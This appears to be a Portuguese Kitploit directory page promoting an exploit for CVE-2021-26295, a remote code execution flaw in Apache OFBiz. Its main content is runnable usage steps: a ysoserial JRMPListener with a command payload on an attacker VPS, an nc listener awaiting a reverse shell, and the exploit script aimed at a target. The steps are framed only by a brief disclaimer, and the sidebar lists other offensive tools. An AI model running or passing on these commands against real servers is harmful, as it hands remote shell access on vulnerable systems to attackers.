
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-26295 — Exploração para CVE-2021-26295 (RCE no Apache OFBiz) usando o listener JRMP do ysoserial para executar comandos e obter um shell reverso em alvos vulneráveis. | Kitploit
Ferramentas/GitHubGitHub/dskho/cve-2021-26295
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebComando e ControleFerramenta de Acesso RemotoDesenvolvimento de Payloads
GitHubdskho/cve-2021-26295

CVE-2021-26295

Exploração para CVE-2021-26295 (RCE no Apache OFBiz) usando o listener JRMP do ysoserial para executar comandos e obter um shell reverso em alvos vulneráveis.

Ver Repositório
1028há 5 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    602
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    392
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    293
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    253

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2021-26295


CVE-2021-26295 EXP pode obter shell reverso com sucesso

Este artigo e ferramenta são apenas para compartilhamento técnico. É estritamente proibido usá-los para fins ilegais. Qualquer consequência resultante é de responsabilidade do usuário.

Executar comando que dispara o EXP

1. Iniciar o ouvinte RMI na VPS na porta 9999

java -cp ysoserial.jar ysoserial.exploit.JRMPListener 9999 CommonsBeanutils1 '[comando a ser executado]'

2. Iniciar o nc na VPS na porta 64444

nc -lvp 64444

3. Executar o script Python

python3 cve-2021-26295_exp.py <alvo> <ip_vps> <porta_vps>

Exemplo

1616580076993

1616580247015

Baixar ferramenta